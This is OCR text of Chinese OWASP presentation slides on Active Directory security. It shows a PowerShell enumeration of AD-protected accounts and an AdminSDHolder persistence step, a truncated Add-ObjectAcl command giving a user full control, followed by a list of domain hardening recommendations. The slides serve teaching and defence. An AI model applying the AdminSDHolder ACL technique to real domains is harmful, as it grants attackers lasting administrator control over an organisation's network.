
OWASP
Open Web Application
Security Project

实例分析：查看查找域中受AD保护的用户的详细信息

```
PS C:\Users\text.NB> Get-ADObject -LDAPFilter "(&(admincount=1)(|(objectcategory=person)(objectcategory=group)))"


DistinguishedName : CN=Administrators,CN=Builtin,DC=nb,DC=com
Name              : Administrators
ObjectClass       : group
ObjectGuid        : 8a2378ce-cddd-4907-920f-f57ed9b51ff9
PropertyNames     : {DistinguishedName, Name, ObjectClass, ObjectGUID}
PropertyCount     : 4

DistinguishedName : CN=Print Operators,CN=Builtin,DC=nb,DC=com
Name              : Print Operators
ObjectClass       : group
ObjectGuid        : 7c628e39-664f-4213-b777-62899478a63d
PropertyNames     : {DistinguishedName, Name, ObjectClass, ObjectGUID}
PropertyCount     : 4

DistinguishedName : CN=Backup Operators,CN=Builtin,DC=nb,DC=com
Name              : Backup Operators
ObjectClass       : group
ObjectGuid        : b63b6d6f-8fbb-48ae-8fe9-14afed5d0f8a
```

OWASP
Open Web Application Security Project


实例分析：操作AdminSDHolder对象的ACL



实例分析：操作AdminSDHolder对象的ACL

添加用户limu对AdminSDHolder的完全访问权限

Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountNa



登录域控所有服务器强制使用堡垒机

域管账号只允许在域控上登录，对一些需要权限的操作，如加域操作，域内机器安装软件授权等需要建立专用帐号，并赋予相应的权限，权限颗粒化，不直接赋予域管权限，避免以域管理员身份在终端机器上执行相关操作。

AD管理员做好账号隔离，不得将域管账号作为日常账号使用，也不得将日常账号提升为域管账号

不允许多个AD管理员共用同一账号。

个人终端24小时必须重启一次，用于对抗权限抓取 u

严格限制ACL的配置

域内禁止无约束委派

配置SMB签名-对抗SMB-Relay攻击

域内通过网络ACL禁止445，135端口通讯

关闭域控的后台打印程序(Print spooler service)

如无必要，将域控的MachineAccountQuota 属性设置为0

域内禁止域用户设置不要求预认证选项

域内开启SID筛选


OWASP
Open Web Application
Security Project


le
广东 广州
扫一扫上面的二维码图案，加我微信

谢谢大家